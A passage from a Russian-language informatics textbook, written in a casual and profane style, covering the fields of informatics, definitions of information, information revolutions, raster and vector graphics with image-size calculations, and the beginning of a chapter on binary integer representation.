Лингвистика — для обработки языков: - Компьютерная лингвистика - Теория формальных языков (как компилятор понимает код) - Обработка естественных языков (ChatGPT и прочие)

Биология — биоинформатика и нейросети: - Моделирование биологических процессов - Анализ геномов (расшифровка ДНК) - Искусственный интеллект по аналогии с мозгом

Социальные науки — информатика влияет на общество: - Социальные сети (как люди общаются) - Электронное правительство (госуслуги и прочее) - Цифровая экономика

Структура информатики

Информатика делится на несколько крупных кусков. Каждый со своим предметом изучения.

1. Теоретическая информатика (для умных)

Теоретическая информатика — это математика про алгоритмы и вычисления. Тут сидят те, кто доказывает теоремы и считает сложность алгоритмов.

Основные разделы: - **Теория алгоритмов** — что можно вычислить, а что нельзя, насколько алгоритм быстрый - **Теория вычислимости** — проблема останова (можно ли написать программу, которая определит, завершится ли другая программа) - **Теория информации** (Клод Шеннон) — как измерить информацию, энтропия, сжатие - **Теория кодирования** — как эффективно представлять информацию - **Теория формальных языков и автоматов** — основа компиляторов - **Теория баз данных** — реляционная алгебра, нормализация - **Теория сложности** — классы задач P, NP, NP-полные (вот эти задачи, которые решить хрен получится за разумное время) - **Криптография** — математика защиты информации

2. Прикладная информатика (для практиков)

Прикладная информатика — это когда берёшь теорию и делаешь реальные штуки.

Основные направления: - **Программирование** — писать код - **Системное программирование** — делать ОС, компиляторы, драйверы - **Разработка приложений** — веб, мобилки, десктоп - **Искусственный интеллект** — нейросети, компьютерное зрение, обработка языка - **Компьютерная графика** — 2D/3D, игры, анимация - **Базы данных** — проектировать и управлять БД - **Информационные системы** — корпоративные системы типа ERP, CRM - **Сети** — проектировать и администрировать сети - **Информационная безопасность** — защищать от хакеров - **Биоинформатика** — анализировать биологические данные - **Вычислительная физика/химия** — моделировать физические процессы

3. Техническая информатика (для железачников)

Техническая информатика — изучает железо, на котором всё это работает.

Основные разделы: - **Архитектура ЭВМ** — как устроен компьютер - **Микропроцессоры** — как работает процессор - **Организация памяти** — кэш, оперативка, виртуальная память - **Периферийные устройства** — мышки, клавиатуры, принтеры - **Сетевое оборудование** — роутеры, свитчи, Wi-Fi - **Встраиваемые системы** — микроконтроллеры в утюгах и машинах - **Суперкомпьютеры** — для научных расчётов

Связь между разделами

Эти три раздела не живут отдельно: - Теория даёт **фундамент** - Техника создаёт **железо** - Прикладная информатика использует **теорию и железо** для решения задач

Пример: создание поисковика Google требует: - **Теории**: алгоритмы поиска и индексации, теория графов (для анализа ссылок между сайтами) - **Техники**: серверы, системы хранения данных, сетевая инфраструктура - **Прикладных знаний**: программирование, машинное обучение (ранжирование результатов), веб-технологии

Понятие информации

Проблема: никто не знает, что это такое

Термин "информация" — один из самых сложных для точного определения. Все пользуются этим словом, но дать чёткое определение хрен кто может. Это как со временем: все знают, что это такое, пока не спросишь.

Можно подходить к определению с разных сторон:

1. Философский подход (для любителей поумничать)

С философской точки зрения **информация** — это отражение реального мира, выраженное в виде сигналов, знаков, сообщений.

Информация как свойство материи: Некоторые философы считают, что информация — такое же фундаментальное свойство материи, как вещество и энергия. Любой объект содержит информацию о себе.

Пример: Годовые кольца дерева содержат информацию о климате прошлых лет. След на песке — информация о том, кто прошёл.

2. Кибернетический подход (Клод Шеннон)

Кибернетика — наука об управлении, связи и переработке информации.

С точки зрения кибернетики, **информация** — это сообщение, уменьшающее неопределённость (энтропию) у получателя.

Этот подход лежит в основе **теории информации Клода Шеннона** (1948 г.), где информация измеряется в битах и связана с вероятностью событий. Мы подробно это изучали в главе 1.5 (формула Шеннона, энтропия).

Ключевая идея: Информация — это то, что изменяет наше знание о мире, уменьшает неопределённость.

Пример: Если ты знаешь, что завтра может быть дождь или солнце с равной вероятностью, то прогноз "завтра будет дождь" даёт тебе 1 бит информации, так как убирает неопределённость выбора из двух вариантов.

3. Семантический подход (про смысл)

Информация — это смысл, содержание сообщения, которое понимается получателем.

Этот подход подчёркивает, что информация неразрывно связана с её интерпретацией. Одни и те же данные могут нести разную информацию для разных людей в зависимости от их знаний.

Пример: Медицинский анализ крови содержит много информации для врача, но мало для пациента без медицинского образования. Данных одинаково, а информации — разное количество.

Это мы изучали в главе 1.5 как **семантическую меру информации**.

4. Прагматический подход (про пользу)

Информация — это полезные сведения, влияющие на поведение получателя и помогающие достичь цели.

Этот подход оценивает информацию с точки зрения её ценности для конкретного человека в конкретной ситуации.

Пример: Информация о пробках на дорогах полезна для водителя, который сейчас едет, но бесполезна для человека дома. Информация о прошедших событиях может быть ценна для историка, но не актуальна для принятия решений сейчас.

Это соответствует **прагматической мере информации** (глава 1.5).

5. Бытовой подход (для простых смертных)

В жизни **информация** — это сведения, знания, которые человек получает из окружающего мира через органы чувств или от других людей.

Пример: Новости, сообщения от друзей, показания приборов, дорожные знаки — всё это информация.

Обобщённое определение (попытка объять необъятное)

Информация — это сведения об объектах и явлениях окружающего мира, их свойствах и состоянии, которые уменьшают неопределённость знаний об этих объектах и могут быть представлены в виде, пригодном для восприятия, хранения, преобразования и передачи.

Данные, информация, знания (не путать!)

Важно различать:

Данные — это необработанные факты, сигналы, символы без учёта их смысла. - Пример: "25", "Москва", набор чисел в таблице.

Информация — это данные, обработанные и представленные в форме, понятной получателю, имеющие для него смысл. - Пример: "Температура воздуха в Москве 25°C" — данные превратились в информацию.

Знания — это информация, осмысленная, систематизированная, встроенная в систему представлений человека о мире. - Пример: Понимание того, что 25°C — это комфортная температура, что при такой температуре не нужна тёплая одежда — это знание.

Иерархия: Данные → Информация → Знания → Мудрость

Информация в жизни человечества

Информационные революции (как мы дошли до жизни такой)

Развитие цивилизации неразрывно связано с развитием способов работы с информацией. Историки выделяют несколько **информационных революций** — моментов, когда появлялись новые технологии, кардинально менявшие общество.

Первая революция: письменность (3000-2000 лет до н.э.)

Язык позволил людям передавать сложную информацию друг другу. А **письменность** (клинопись в Месопотамии, иероглифы в Египте) позволила: - Фиксировать информацию (глиняные таблички, папирус) - Передавать знания через пространство (отправлять письма) и время (будущим поколениям) - Накапливать знания (библиотеки)

Последствия: Возникли древние цивилизации, появилась возможность централизованного управления государствами, развилась наука и культура.

Вторая революция: книгопечатание (XV век, Гутенберг, 1440-е)

Изобретение **печатного станка с подвижными литерами** Иоганном Гутенбергом произвело революцию: - Удешевление производства книг (рукописная книга стоила как дом, теперь — копейки) - Массовое распространение знаний - Все экземпляры одинаковы (стандартизация)

Последствия: - Реформация (Библия на национальных языках, религиозные трактаты) - Эпоха Просвещения, научная революция XVII века - Рост грамотности - Формирование единых национальных языков - Ускорение научного прогресса (учёные могли обмениваться знаниями)

Третья революция: электричество и связь (конец XIX века)

Изобретение **телеграфа** (Морзе, 1837), **телефона** (Белл, 1876), **радио** (Маркони, Попов, 1895) и позже **телевидения** (1920-1930-е) кардинально изменило скорость передачи: - Практически мгновенная передача информации на большие расстояния - Преодоление географических барьеров - Оперативное управление и координация

Последствия: - Глобализация экономики (биржевые новости влияют на рынки мгновенно) - Изменение характера войн (радиосвязь, координация) - Формирование массовой культуры через радио и ТВ - Ускорение научно-технического прогресса

Четвёртая революция: компьютеры и интернет (1970-е — настоящее время)

Создание **микропроцессоров** (Intel 4004, 1971), **персональных компьютеров** (1970-1980-е), **Интернета** (ARPANET, 1969; WWW, Тим Бернерс-Ли, 1989-1991) привело к: - Автоматизации обработки информации - Цифровым формам представления информации - Глобальной связности через интернет - Возможности хранить и обрабатывать огромные объёмы данных

Последствия: - Цифровая экономика, электронная коммерция - Социальные сети, изменение коммуникаций - Дистанционное образование и работа - Искусственный интеллект, большие данные - Информационное общество

Некоторые говорят о **пятой революции**, связанной с **ИИ, Big Data, IoT** (интернет вещей) и **квантовыми компьютерами**. Поживём — увидим.

Информационное общество

Информационное общество — это общество, где большая часть населения работает с информацией, а информация становится важнейшим ресурсом, превышающим по значению материальные и энергетические ресурсы.

Признаки информационного общества:

1. **Информация как стратегический ресурс:** Кто владеет информацией — владеет миром (привет, Google, Apple, Amazon)
2. **Высокая доля ИКТ в экономике:** IT-компании — крупнейшие корпорации мира
3. **Глобальные информационные сети:** Интернет связывает миллиарды людей
4. **Информатизация всех сфер:** От государственного управления до личных коммуникаций
5. **Дистанционный доступ к информации:** Удалённая работа, онлайн-образование, телемедицина
6. **Массовое производство ИТ:** Смартфоны у миллиардов людей
7. **Высокий уровень информационной культуры:** Умение работать с информацией — базовый навык

Плюсы информационного общества:

✓ **Доступность знаний:** Википедия, онлайн-курсы, научные публикации ✓ **Свобода коммуникации:** Соцсети, мессенджеры, видеосвязь ✓ **Экономические возможности:** Удалённая работа, онлайн-бизнес, стартапы ✓ **Эффективность управления:** Госуслуги, цифровые сервисы ✓ **Научный прогресс:** Моделирование, анализ данных, совместная работа учёных ✓ **Персонализация услуг:** Рекомендательные системы

Минусы и проблемы:

⚠ **Цифровое неравенство:** Не все имеют доступ к ИТ ⚠ **Информационная перегрузка:** Избыток информации, сложно найти нужное ⚠ **Проблемы конфиденциальности:** Сбор данных, слежка ⚠ **Кибербезопасность:** Хакеры, вирусы, кражи данных ⚠ **Дезинформация:** Фейковые новости, манипуляции ⚠ **Зависимость от технологий:** Психологические проблемы, цифровая детоксикация ⚠ **Безработица из-за автоматизации:** Роботы и ИИ заменяют людей

Роль информатики в современном мире

В XXI веке информатика играет ключевую роль практически везде:

Наука: - Моделирование сложных систем (климат, галактики, молекулы белков) - Обработка экспериментальных данных (Большой адронный коллайдер) - Биоинформатика (расшифровка генома)

Медицина: - Компьютерная томография, МРТ - Системы поддержки врачебных решений - Телемедицина, электронные карты - Разработка лекарств с помощью моделирования

Образование: - Дистанционное обучение, онлайн-курсы (Coursera, edX) - Образовательные платформы - Виртуальные лаборатории

Экономика и бизнес: - Электронная коммерция (Amazon, Ozon, Wildberries) - Финтех (онлайн-банкинг, мобильные платежи) - Системы управления (ERP, CRM)

Государственное управление: - Электронное правительство (Госуслуги) - Системы электронного документооборота - Информационные системы учёта и контроля

Транспорт: - Управление движением (светофоры, диспетчеризация) - GPS-навигация - Автопилоты, беспилотные машины

Развлечения: - Компьютерные игры - Стриминг (Netflix, YouTube) - VR и AR

Связь с другими темами курса

Эта глава задаёт контекст для всего учебника:

- **Глава 1.5** (Меры информации) — там мы подробно изучали количественные аспекты информации
- **Глава 1.10** (Свойства информации. Информационные процессы) — детально рассмотрим свойства информации и операции с ней
- **Раздел 2** (Технические средства) — техническая информатика, архитектура ЭВМ
- **Раздел 3** (Программные средства) — системное и прикладное ПО
- **Раздел 5** (Алгоритмизация) — теоретическая информатика, алгоритмы
- **Раздел 7** (Базы данных) — информационные системы
- **Раздел 8** (Сети) — коммуникационные технологии
- **Раздел 9** (Защита информации) — информационная безопасность

Ключевые термины (выучить наизусть, сука)

Информатика — фундаментальная наука, изучающая процессы сбора, хранения, преобразования, передачи и использования информации с помощью компьютерных технологий.

Информация — сведения об объектах и явлениях окружающего мира, которые уменьшают неопределённость знаний об этих объектах.

Данные — необработанные факты, сигналы, символы без учёта их смысла.

Знания — информация, осмысленная, систематизированная, встроенная в систему представлений о мире.

Теоретическая информатика — раздел, изучающий фундаментальные концепции и математические основы обработки информации.

Прикладная информатика — раздел, занимающийся разработкой и применением ИТ для решения практических задач.

Техническая информатика — раздел, изучающий технические средства реализации информационных процессов.

Информационное общество — общество, где информация — важнейший ресурс, а большая часть населения занята работой с информацией.

Информационная революция — качественный скачок в технологиях работы с информацией, приводящий к значительным изменениям в обществе.

Кибернетика — наука об управлении, связи и переработке информации в различных системах.

Энтропия — мера неопределённости информации (изучалась в главе 1.5).

Тезаурус — совокупность знаний получателя информации (изучался в главе 1.5).

Контрольные вопросы для самопроверки

1. **Дай определение информатики как науки.** Что является предметом её изучения? Перечисли основные задачи.
2. **Опиши структуру информатики.** В чём разница между теоретической, прикладной и технической информатикой? Приведи примеры задач для каждого раздела.
3. **Объясни разные подходы к определению информации** (философский, кибернетический, семантический, прагматический). Чем они отличаются?
4. **В чём разница между данными, информацией и знаниями?** Приведи примеры.
5. **Перечисли четыре информационных революции.** Опиши каждую: что было изобретено и к каким последствиям это привело.
6. **Что такое информационное общество?** Назови его основные признаки. Какие преимущества и какие проблемы оно создаёт?
7. **Объясни связь информатики с другими науками** (математика, физика, лингвистика, биология). Приведи примеры междисциплинарных областей.
8. **Приведи примеры применения информатики** в трёх областях (медицина, образование, транспорт, наука). Какие технологии используются?

Резюме главы

В этой главе мы разобрали:

1. ☒ **Информатика как наука:** Определение, предмет, задачи. Связь с другими науками.
2. ☒ **Структура информатики:** Теоретическая, прикладная и техническая — их задачи и взаимосвязь.
3. ☒ **Понятие информации:** Разные подходы (философский, кибернетический, семантический, прагматический, бытовой).
4. ☒ **Данные, информация, знания:** Различия и иерархия.
5. ☒ **Информационные революции:** Четыре этапа (письменность, книгопечатание, электричество, компьютеры) и их влияние на общество.
6. ☒ **Информационное общество:** Признаки, плюсы и минусы.
7. ☒ **Роль информатики:** Применение в науке, медицине, образовании, экономике и других сферах.

Теперь ты должен уметь: - Объяснить, что изучает информатика и почему она важна - Различать разделы информатики и понимать их взаимосвязь - Дать определение информации с разных точек зрения - Проследить эволюцию ИТ в истории - Понимать особенности информационного общества и его вызовы - Видеть применение информатики в разных областях

Эта глава заложила фундамент. Далее будем изучать технические детали: как информация представляется, хранится, обрабатывается и передаётся с помощью компьютеров. Особенно важно повторить главу 1.5 о мерах информации и перейти к главе 1.10, где будут рассмотрены свойства информации и информационные процессы.

Конец главы

Глава 1.8: Представление графических данных в двоичном коде

Введение

Значит так. Вся эта визуальная херня — фотки в Инсте, мемы в телеге, скриншоты багов для преподав — всё это надо как-то хранить в компьютере. А компьютер, напомню, понимает только нули и единицы. Как запихнуть в эти нули-единицы картинку Моны Лизы или свежий мем про котиков? Сейчас разберёмся.

Графика бывает двух принципиально разных типов: **растровая** (сетка пикселей) и **векторная** (математические формулы). Первая — для фоток и сложной графики, вторая — для логотипов и чертежей. И у каждой свои плюсы и минусы.

Эта тема связана с главой 1.2 (как данные хранятся в памяти) и главой 1.5 (как считать объёмы). А ещё пригодится в главе 1.12 про сжатие, потому что картинки жрут дофига места и их надо сжимать.

Два подхода к представлению графики

Растровая графика (bitmap, битовая карта)




Растровая графика — это когда картинка представлена как прямоугольная сетка цветных точек — **пикселей** (picture element — элемент изображения).

Пиксель — минимальный элемент растрового изображения, у которого есть цвет. Каждый пиксель описывается набором битов.




Основные характеристики:

1. **Ширина (W)** — количество пикселей по горизонтали
2. **Высота (H)** — количество пикселей по вертикали
3. **Разрешение** — $W \times H$ (например, 1920×1080)
4. **Глубина цвета** (битовая глубина) — количество бит на один пиксель

Плюсы растра:

-  Фотореалистичность — передаёт сложные цветовые переходы
-  Простота обработки — пиксель независим от других
-  Широкая поддержка — все устройства работают с растром

Минусы:

-  Большой объём данных (особенно для высоких разрешений)
-  Потеря качества при масштабировании (пикселизация — вот эти квадратики)
-  Зависимость от разрешения


Векторная графика




Векторная графика — это когда изображение описывается математическими объектами: линиями, кривыми, многоугольниками, окружностями.

Например, окружность:




```
Окружность: центр = (100, 150), радиус = 50, цвет = RGB(255, 0, 0)
```

Плюсы вектора:

-  Масштабируется без потери качества (хоть на билборд растяни)

-  Малый объём данных (формулы компактнее растра)
-  Можно редактировать отдельные объекты
-  Независимость от разрешения

Минусы:

-  Не подходит для фоток (попробуй описать лицо формулами)
-  Сложность описания сложных изображений
-  Требуется растеризация для отображения на экране

Где что использовать:

Растр	Вектор
Фотографии	Логотипы компаний
Сканированные документы	Диаграммы и схемы
Сложная веб-графика	Иконки интерфейсов
Цифровая живопись	Чертежи
Текстуры для 3D	Карты
Медицинские снимки	Шрифты (TrueType, OpenType)

Цветовые модели (как описать цвет)

RGB (Red-Green-Blue) — для экранов

RGB — аддитивная (сложение цветов) модель. Смешиваешь красный, зелёный и синий — получаешь любой цвет. Используется в мониторах, телевизорах, проекторах (всё, что светится).

Каждый компонент (R, G, B) — это число:

- При 8 битах на канал: 0–255 (256 градаций)
- При 16 битах: 0–65535

Примеры цветов (8 бит на канал):

- Чёрный: RGB(0, 0, 0)
- Белый: RGB(255, 255, 255)
- Красный: RGB(255, 0, 0)
- Жёлтый: RGB(255, 255, 0) — смешали красный + зелёный
- Серый: RGB(127, 127, 127)

Глубина цвета в RGB:

Глубина	Бит на пиксель	Описание
8 бит	8	256 цветов (палитра)
16 бит	16	High Color (5-6-5) = 65 536 цветов
24 бит	24	True Color (8-8-8) = 16 777 216 цветов
32 бит	32	True Color + Alpha (прозрачность)
48 бит	48	Deep Color (16-16-16) для профи

CMYK (Cyan-Magenta-Yellow-black) — для печати

CMYK — субтрактивная (вычитание цветов) модель. Используется в принтерах и полиграфии.

Компоненты: голубой, пурпурный, жёлтый и чёрный. Каждый в процентах от 0% до 100%.

Почему чёрный отдельно? Теоретически чёрный = C+M+Y, но на практике получается грязно-коричневый. Чёрная краска даёт насыщенный чёрный и экономит цветные краски.

HSV/HSB (Hue-Saturation-Value) — для людей

HSV — модель, удобная для человеческого восприятия:

- **Hue (оттенок)** — цвет на цветовом круге (0°–360°)
- **Saturation (насыщенность)** — интенсивность цвета (0%–100%)
- **Value (яркость)** — светлота (0%–100%)

Часто используется в графических редакторах для выбора цвета.

Grayscale (оттенки серого)

Grayscale — монохромная модель, только яркость без цвета.

- 1 бит: чёрно-белое (2 значения)
- 8 бит: 256 оттенков серого
- 16 бит: 65 536 оттенков (медицинская визуализация)

Расчёт объёма растрового изображения

Формула (зубрить!):

$$V = (W \times H \times D) / 8$$

где:

- **V** — объём в байтах
- **W** — ширина в пикселях
- **H** — высота в пикселях
- **D** — глубина цвета в битах на пиксель
- **/8** — перевод из битов в байты

Форматы графических файлов

Растровые форматы

BMP (Bitmap) — *простейший*

BMP — базовый формат Windows, обычно без сжатия.

- Простая структура
- Большой размер (нет сжатия или слабое RLE)
- Поддержка глубины 1, 4, 8, 16, 24, 32 бита
- Применение: временные файлы, обмен между программами

PNG (Portable Network Graphics) — *для веба*

PNG — современный формат со сжатием без потерь. Альтернатива GIF.

- Сжатие без потерь (алгоритм Deflate)
- Поддержка прозрачности (альфа-канал 8 или 16 бит)
- Глубина цвета до 48 бит

- Применение: веб-графика с прозрачностью, иконки, скриншоты

Коэффициент сжатия: 1.5–3× (зависит от содержимого)

JPEG (Joint Photographic Experts Group) — для фоток

JPEG — сжатие с потерями, оптимизированное для фотографий.

- Сжатие с потерями (алгоритм DCT)
- Регулируемое качество (0–100%)
- Нет прозрачности
- Глубина 24 бита
- Применение: фотографии, веб

Коэффициент сжатия: 10–20× при хорошем качестве, до 100× при низком.

Минусы: Артефакты сжатия (блоки 8×8), не подходит для текста и чётких линий.

GIF (Graphics Interchange Format) — для анимации

GIF — старый формат с ограниченной палитрой, но с анимацией.

- Палитра 256 цветов (8 бит)
- Сжатие без потерь (LZW)
- Прозрачность (1 бит — да/нет)
- Анимация (последовательность кадров)
- Применение: простая анимация (устаревает)

Ограничения: Только 256 цветов, плохо для фоток.

WebP — современная замена

WebP — формат от Google, поддерживает всё: сжатие с потерями и без, прозрачность, анимацию.

- Лучшее сжатие, чем JPEG и PNG (на 25–35%)
- Применение: современная веб-графика

TIFF — для профессионалов

TIFF — профессиональный формат без потерь.

- Гибкая структура (теги)
- Различные сжатия (LZW, ZIP, без сжатия)
- Глубина до 64 бит
- Многостраничность
- Применение: полиграфия, архивирование, медицина

Векторные форматы

SVG (Scalable Vector Graphics) — для веба

SVG — открытый XML-формат для веб-векторной графики.

- Текстовый формат (можно редактировать в блокноте)
- Поддержка JavaScript и CSS
- Масштабируется без потери качества

- Применение: веб-иконки, логотипы, диаграммы

AI (Adobe Illustrator) — для дизайнеров

Проприетарный формат Adobe Illustrator для профессионального дизайна.

EPS (Encapsulated PostScript) — для полиграфии

Универсальный векторный формат на основе PostScript. Обмен между программами, полиграфия.

PDF (Portable Document Format) — универсальный

Может содержать и векторную, и растровую графику. Документы, печать, архивирование.

Практические примеры (чтоб в башку уложилось)

Пример 1: Расчёт объёма изображения

Задача: Рассчитай объём несжатого изображения 1920×1080 пикселей, глубина 24 бита (True Color RGB).

Решение:

```
V = (W × H × D) / 8  
V = (1920 × 1080 × 24) / 8  
V = (2 073 600 × 24) / 8  
V = 49 766 400 / 8  
V = 6 220 800 байт
```

Переводим в мегабайты:

```
V = 6 220 800 / (1024 × 1024)  
V ≈ 5,93 МБ
```

Ответ: Несжатое изображение Full HD занимает примерно **5,93 МБ**.

Пример 2: Изображение с прозрачностью

Задача: Рассчитай объём изображения 800×600 пикселей, 32 бита (24 RGB + 8 альфа).

Решение:

```
V = (800 × 600 × 32) / 8  
V = (480 000 × 32) / 8  
V = 15 360 000 / 8  
V = 1 920 000 байт ≈ 1,83 МБ
```

Ответ: **1,83 МБ**.

Пример 3: Сравнение глубины цвета

Задача: Сравни объёмы изображения 1024×768 при разной глубине:

- а) 8 бит (256 цветов)
- б) 16 бит (High Color)
- в) 24 бит (True Color)

Решение:

а) 8 бит:

$$V = (1024 \times 768 \times 8) / 8 = 786\,432 \text{ байт} \approx 768 \text{ КБ}$$

b) 16 бит:

$$V = (1024 \times 768 \times 16) / 8 = 1\,572\,864 \text{ байт} \approx 1,5 \text{ МБ}$$

с) 24 бит:

$$V = (1024 \times 768 \times 24) / 8 = 2\,359\,296 \text{ байт} \approx 2,25 \text{ МБ}$$

Ответ:

- 8 бит: 768 КБ (в 3 раза меньше True Color)
- 16 бит: 1,5 МБ (в 1,5 раза меньше)
- 24 бит: 2,25 МБ

Пример 4: Эффективность сжатия JPEG

Задача: Фотография 4000×3000 пикселей в JPEG (качество 85%) занимает 2,1 МБ. Рассчитай:

- а) Объём несжатого изображения (24 бита)
- б) Коэффициент сжатия

Решение:

а) Несжатый объём:

$$V = (4000 \times 3000 \times 24) / 8 = 36\,000\,000 \text{ байт} \approx 34,33 \text{ МБ}$$

б) Коэффициент сжатия:

$$K = 34,33 / 2,1 \approx 16,35$$

Ответ: Несжатое — 34,33 МБ, JPEG даёт коэффициент **16,35×** (в 16 раз меньше).

Пример 5: PNG против BMP

Задача: Скриншот 1920×1080 в BMP занимает 6,2 МБ. После конвертации в PNG — 1,8 МБ. Коэффициент сжатия?

Решение:

$$K = 6,2 / 1,8 \approx 3,44$$

Ответ: PNG сжал в **3,44 раза** без потери качества.

Почему: Скриншоты содержат много повторяющихся областей (фон, панели), что хорошо сжимается алгоритмом Deflate.

Пример 6: Выбор формата

Задача: Выбери оптимальный формат для:

- а) Логотип компании с прозрачностью для сайта
- б) Фотография пейзажа для блога
- с) Анимированный баннер
- d) Чертёж для печати

Решение:

а) Логотип с прозрачностью:

- Лучший: **SVG** (векторный, масштабируемый, малый размер)
- Альтернатива: **PNG** (если есть растровые эффекты)
- Почему: SVG идеален для логотипов, качество на любых экранах

б) Фотография пейзажа:

- Лучший: **JPEG** (качество 80–85%)
- Современная альтернатива: **WebP**
- Почему: JPEG оптимален для фото с плавными переходами

с) Анимированный баннер:

- Старый: **GIF** (для совместимости)
- Современный: **WebP** (анимация) или видео (MP4)
- Почему: GIF устарел, но поддерживается везде

д) Чертёж для печати:

- Лучший: **PDF** (векторный) или **EPS**
- Альтернатива: **TIFF** (если нужен растр)
- Почему: Векторные форматы — идеальное качество печати

Пример 7: Видео (бонус)

Задача: Несжатое видео 1280×720, 30 FPS, 24 бита, 1 минута. Рассчитай объём.

Решение:

Шаг 1: Объём одного кадра:

$$V_{\text{кадра}} = (1280 \times 720 \times 24) / 8 = 2\,764\,800 \text{ байт}$$

Шаг 2: Количество кадров:

$$N = 30 \text{ FPS} \times 60 \text{ сек} = 1800 \text{ кадров}$$

Шаг 3: Общий объём:

$$V = 2\,764\,800 \times 1800 = 4\,976\,640\,000 \text{ байт} \approx 4,63 \text{ ГБ}$$

Ответ: Одна минута несжатого HD-видео — **4,63 ГБ**.

Практическое следствие: Видео необходимо сжимать. Современные кодеки (H.264, H.265) сжимают в 50–200 раз, уменьшая до 50–100 МБ на минуту при хорошем качестве.

Практическое применение

В веб-разработке

- Логотипы, иконки: **SVG**
- Фотографии: **JPEG** или **WebP**
- Изображения с прозрачностью: **PNG** или **WebP**

- Адаптивные изображения: несколько версий разного разрешения

В графическом дизайне

- Работа в векторе: **AI, SVG**
- Обработка фоток: **TIFF, PSD**
- Экспорт для разных целей (печать, веб, соцсети)

В полиграфии

- CMYK обязательна
- Высокое разрешение: 300 dpi
- Форматы: **TIFF, PDF, EPS**

В медицине

- **DICOM** — специализированный формат (рентген, КТ, МРТ)
- 16-битная глубина (grayscale)
- Сжатие только без потерь

В машинном обучении

- Обработка растровых изображений для распознавания
- Обучение нейросетей на больших наборах
- Предобработка: изменение разрешения, нормализация

Связь с другими главами

- **Глава 1.1:** Арифметика в двоичной системе — основа хранения RGB
- **Глава 1.2:** Представление данных в памяти — организация хранения пикселей
- **Глава 1.5:** Меры информации — расчёты объёмов
- **Глава 1.12:** Сжатие информации — алгоритмы сжатия графики (Deflate для PNG, DCT для JPEG, LZW для GIF)
- **Раздел 8:** Сети — передача графики по сети, оптимизация для веба

Ключевые термины (зубрить!)

Растровая графика — изображение в виде сетки пикселей.

Векторная графика — изображение в виде математических объектов.

Пиксель — минимальный элемент растра, имеющий цвет.

Разрешение — количество пикселей (ширина × высота).

Глубина цвета — количество бит на один пиксель.

RGB — аддитивная модель (красный + зелёный + синий).

CMYK — субтрактивная модель для печати (голубой + пурпурный + жёлтый + чёрный).

Альфа-канал — дополнительный канал для прозрачности.

True Color — 24 бита (по 8 на R, G, B) = 16 777 216 цветов.

Lossless — сжатие без потерь.

Lossy — сжатие с потерями.

Растрезизация — преобразование вектора в растр.

Контрольные вопросы

1. **В чём разница между растром и вектором?** Приведи по два примера применения каждого типа.
2. **Рассчитай объём несжатого изображения:** 2560×1440 пикселей, 32 бита (RGB + альфа). Ответ в мегабайтах.
3. **Объясни модель RGB:** Как получается белый? Как жёлтый? Почему она аддитивная?
4. **В чём разница между PNG и JPEG?** Когда что использовать? Какой с потерями?
5. **Почему векторные изображения не теряют качество при масштабировании, а растровые теряют?** Что происходит при увеличении растра?
6. **Что такое альфа-канал?** Сколько бит добавляет? Пример использования прозрачности.
7. **Задача:** Фотография 4096×2160 (4K) в JPEG занимает 3 МБ. Рассчитай коэффициент сжатия (исходная глубина 24 бита).

Резюме

В этой главе мы разобрали:

1. ☒ **Два подхода:** растр (сетка пикселей) и вектор (математические объекты)
2. ☒ **Цветовые модели:** RGB (экраны), CMYK (печать), HSV (для людей), Grayscale (оттенки серого)
3. ☒ **Глубину цвета:** от 1 бита до 48 бит, True Color (24 бита)
4. ☒ **Формулу расчёта:** $V = (W \times H \times D) / 8$
5. ☒ **Форматы:**
6. Растр: BMP, PNG, JPEG, GIF, WebP, TIFF
7. Вектор: SVG, AI, EPS, PDF
8. ☒ **Методы сжатия:** без потерь (PNG, GIF) и с потерями (JPEG)
9. ☒ **Применение:** выбор форматов для разных задач

Теперь ты должен уметь:

- Различать растр и вектор, понимать области применения
- Рассчитывать объём растрового изображения
- Объяснять RGB и CMYK
- Выбирать оптимальный формат для задачи
- Оценивать эффективность сжатия

Эти знания пригодятся в главе 1.12 про сжатие и в разделе 8 про передачу данных по сетям.

Конец главы

Глава 1.9: Представление числовых данных в двоичном коде

Введение

Значит так, братишка. Числа — это основа всех вычислений. От простого сложения $2+2$ до нейросетей — везде числа. И компьютер должен как-то хранить эти числа в своей двоичной памяти. Просто взять и записать число 42 в двоичной системе? Не всё так просто, особенно если число отрицательное или с дробной частью.

Эта тема связана с главой 1.1 (арифметика в двоичной системе) и главой 1.2 (представление данных в памяти). А ещё понадобится в главе 1.11 (системы счисления), разделе 2 (архитектура ЭВМ — как процессор считает) и разделе 6 (языки программирования — типы данных).

В этой главе разберём, как компьютер представляет целые числа (положительные и отрицательные) и вещественные числа (числа с плавающей точкой). И почему в программировании $0.1 + 0.2 \neq 0.3$ (спойлер: виновата конечная точность).

Представление целых чисел

Беззнаковые целые (unsigned integers)

Беззнаковые целые — это неотрицательные числа (0, 1, 2, 3...), представленные в двоичной системе без знака.

При n битах можно закодировать числа от 0 до $(2^n - 1)$.

Примеры:

- **8 бит** (1 байт): 0 ... 255 ($2^8 - 1$)
- **16 бит** (2 байта): 0 ... 65 535 ($2^{16} - 1$)
- **32 бит** (4 байта): 0 ... 4 294 967 295 ($2^{32} - 1$)
- **64 бит** (8 байт): 0 ... 18 446 744 073 709 551 615 ($2^{64} - 1$)

Пример: Представим число 75 в 8-битном беззнаковом формате.

$$75_{10} = 64 + 8 + 2 + 1 = 2^6 + 2^3 + 2^1 + 2^0$$

В двоичной системе:

$$75_{10} = 01001011_2$$

$$\text{Проверка: } 0 \times 128 + 1 \times 64 + 0 \times 32 + 0 \times 16 + 1 \times 8 + 0 \times 4 + 1 \times 2 + 1 \times 1 = 75$$

Знаковые целые (signed integers) — тут начинается веселье

Знаковые целые могут быть положительными, отрицательными или нулём. Нужно закодировать знак числа.

Есть три способа:

1. *Прямой код (Sign-Magnitude)* — не используется

В **прямом коде** старший бит — знак (0 = плюс, 1 = минус), остальные биты — модуль числа.

Недостатки: - Два представления нуля: +0 (00000000) и -0 (10000000) — как так, блять? - Усложнённая арифметика (разная логика для плюсов и минусов) - Практически не используется

Пример (8 бит):

$$\begin{aligned} +75_{10} &= 01001011_2 \quad (\text{знак} = 0, \text{модуль} = 1001011) \\ -75_{10} &= 11001011_2 \quad (\text{знак} = 1, \text{модуль} = 1001011) \end{aligned}$$

2. Обратный код (One's Complement) — тоже не используется

В обратном коде положительные числа — как в прямом, отрицательные — инверсия всех битов.

Недостатки: - Опять два нуля: +0 (00000000) и -0 (11111111) - При сложении нужен циклический перенос - Используется редко

Пример (8 бит):

```
+7510 = 010010112
-7510 = 101101002 (инверсия всех битов)
```

3. Дополнительный код (Two's Complement) — ВОТ ЭТО ИСПОЛЬЗУЕТСЯ

